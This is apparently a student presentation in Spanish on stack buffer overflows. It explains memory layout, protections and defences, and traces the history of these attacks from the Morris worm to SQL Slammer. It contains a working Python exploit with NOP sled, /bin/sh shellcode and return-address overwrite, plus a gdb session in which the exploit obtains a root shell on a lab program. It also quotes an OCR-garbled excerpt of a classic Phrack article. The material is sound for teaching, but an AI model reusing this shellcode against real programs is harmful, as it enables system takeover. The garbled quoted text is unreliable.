Stack Buffer Overflow


Integrantes:

Mauritania Pineda Salgado Sandra Paola Bautista García Carlos Emilio Zavala Lopez Farid Alejandro Mejía Melchor

Orlando Ochoa Magallan Yamir Alejandro García Padilla Elí Vladimir Loza Prado

Buffer overflow es una de las vulnerabilidades persistentes a pesar de la evolución y complejidad de los mecanismos de seguridad. Se encuentra presente en diversas aplicaciones por lo que aparece constantemente en las listas de vulnerabilidades críticas publicadas por instituciones enfocadas a la notificación de nuevas amenazas de seguridad.

El Buffer overflow es una vulnerabilidad causada por la inserción de datos con tamaño superior al esperado por una aplicación, lo que provoca la sobrescritura de espacios adyacentes en la memoria.



ESTRUCTURA DE LA MEMORIA

El **stack** almacena los argumentos de las funciones, las variables locales y las direcciones de retorno de las llamadas a funciones.

El heap se encarga de gestionar la memoria dinámica, es decir la memoria solicitada durante el tiempo de ejecución.


PRINCIPALES TIPOS DE BUFFER OVERFLOW

Existen dos tipos principales de buffer overflow, cuyo nombre se deriva del espacio en memoria sobre el cual es localizada la vulnerabilidad:

- •Stack overflow o desbordamientos basados en pilas, son los más comunes y aprovechan la memoria de pila que sólo existe durante el tiempo de ejecución de una función.
- Heap overflow o ataques basados en montón, son más difíciles de llevar a cabo ya que implican inundar el espacio de memoria asignado para un programa más allá de la memoria utilizada para las operaciones de tiempo de ejecución actuales.

Existen regiones reservadas para datos de entrada del programa, pueden ser localizadas tanto en el stack como en el heap dependiendo del tipo de datos que van a almacenar. Estas regiones son llamadas buffer, por lo que se puede definir el buffer como un espacio en memoria que sirve como almacenamiento temporal de datos de entrada en un programa.

Para el buen funcionamiento de los programas, las instrucciones y los datos en ejecución se almacenan temporalmente en la memoria. Los datos ubicados después del búfer contienen una dirección de retorno que le permite al programa continuar su tiempo de ejecución.



El problema de que sobrescriba los datos en memoria es que el atacante puede asegurarse de que lo que se sobrescriba sean direcciones de memorias que si existan, y por lo tanto se pueden ejecutar otras aplicaciones como lo puede ser abrir una terminal y ejecutar comandos permitiendo que el atacante pueda tomar el control del sistema

Otras variables locales	Otras variables locales
buffer[10]	AAAA
EBP	AAAA
Función de Return Address (EIP)	AAAA
Parámetros de la función	AAAA
Variables locales de main	AAAA
Return Address main	AAAA
Parámetros de main	AAAA

Esquemas de Protección

Apilar canarios: Los canarios de pila, se utilizan para detectar un desbordamiento de búfer de pila antes de que pueda ocurrir la ejecución de código malicioso.

Pila no ejecutable: Aplicar una política de memoria en la región de memoria de la pila que no permita la ejecución desde la pila.

Aleatorización: Introducir la aleatorización en el espacio de memoria del programa en ejecución. Dado que el atacante necesita determinar dónde reside el código ejecutable que se puede usar para poder atacar.

Ataques que se han registrado

1988

El gusano Morris





1995 Thomas Lopatic



1996

Elias Levy

"Smashing the Stack for Fun and Profit

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine File 14 of 16

BugTraq, r00t, and Underground.Org

bring you

Smashing The Stack For Fun And Profit

Aleph One

aleph1@underground.org

'smash he stack' [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a reutine. Och etha does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, strabble the stack, maple the stack; the term mung the stack is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overnum screw.

Introduction

Over the last few months there has been a large increase of buffer overflow valmerabilities being both discovered and expointed. Examples of these are spoles, oplitive, sendmail 87.5; LimulFreeBED mount, Xi library, at. etc. This paper attempts to explain what buffer overflows are, and how their exploits work. Basic knowledge of assembly is required. An understanding of virtual memory concepts, and experience with gdb are very helpful but not necessary. We also assume we are working with an Intel x86 CPU, and that the operating system is Linux. Some basic definitions before we begin: A buffer is simply a configuous block of computer memory that holds multiple instances of the same data type. C programmers normally associate with the word buffer arrays. Most commonly, character arrays. Arrays, like all variables in C, can be declared either static or dynamic, Static variables are allocated at a load time on the data segment. Dynamic variables are allocated at a load time on the data segment. Dynamic variables are allocated at any time on the stack. To overflow is to flow, or fill over the top, brims, or bounds. We will concern ourselves only with the overflow of dynamic baffer, otherwise known as such based buffer overflows.

2001 Code Red Worm







2003 SQL Slammer






HELLO! Welcome to http://www.worm.com! Hacked By Chinese! :)

Ejemplo de cómo realizarlo

- → El atacante envía información cuidadosamente elaborada a un programa.
- → El programa intenta almacenar la entrada en un búfer que no es lo suficientemente grande para la entrada.
- → El atacante establece nuevos valores para apuntar a una dirección de su elección.
- → El programa se bloquea parcialmente porque la pila se desbordó .
- → El programa intenta recuperarse yendo a la dirección de retorno, pero la dirección de retorno ha sido cambiada para apuntar al comando que especificó el atacante.

Una manera de introducir código malicioso es mediante una función shellcode, que prácticamente es código que se inyecta en la memoria de un programa vulnerable bajo la forma de un string de bytes.



¿Cómo se vería en práctica?

1. Se prepara la función maliciosa (shellcode), ya sea en lenguaje python o en algún otro para así introducirlo o concatenarlo en la memoria en código ensamblador

```
Archivo Acciones Editar Vista Ayuda

1 #!/usr/bin/python
2 nops = '\x90' * 64
3 shellCode = (
4 '\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69' +
5 '\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05'
6 )
7 relleno = 'A' * (130 - 64 - 29)
8 regreso = '\x90\xdf\xff\xff\xff\x7f'
9 print nops + shellCode + relleno + regreso
10
```

2. Se ejecuta la función por medio de la terminal de comandos, una vez hecha la ruta a la máquina o programa a atacar

```
(qdb) clear
Deleted breakpoint 1
(qdb) delete
(gdb) run $(./shell.py)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/reto $(./shell.py)
process 1607 is executing new program: /usr/bin/dash
# whoami
[Detaching after vfork from child process 1609]
root
# pwd
/root
# mkdir buffer
[Detaching after vfork from child process 1613]
# ls
[Detaching after vfork from child process 1614]
Descargas
           Escritorio
                               'M'$'\303\272''sica'
                                                  'P'$'\303\272''blico'
                                                                      buffer
                                                                              reto.c
Documentos
           'Im'$'\303\241''genes'
                                Plantillas
                                                  'V'$'\303\255''deos'
                                                                      reto
                                                                              shell.pv
```

Cómo defenderse

- Seguir estándares de desarrollo de código seguro.
- Utilizar lenguajes de programación que, además de ser eficientes en cuanto al uso de memoria, sean seguros.
- Evitar que ocurran condiciones de desbordamiento del buffer en el código. Por ejemplo, cuando se espera un máximo de 8 bytes como datos de entrada, la cantidad de datos que se puede escribir en el buffer se limitará a 8 bytes en cualquier momento.
- Que las aplicaciones contengan, por ejemplo, ejecutables de tipo position-independent.
- Otra forma de proteger los desbordamientos del buffer es detectarlos a medida que ocurren y mitigar la situación.
- Usar sistemas de detección de intrusos(IDS). Un IDS es capaz de detectar firmas en el tráfico de red que se sabe que explotan las vulnerabilidades de desbordamiento del buffer.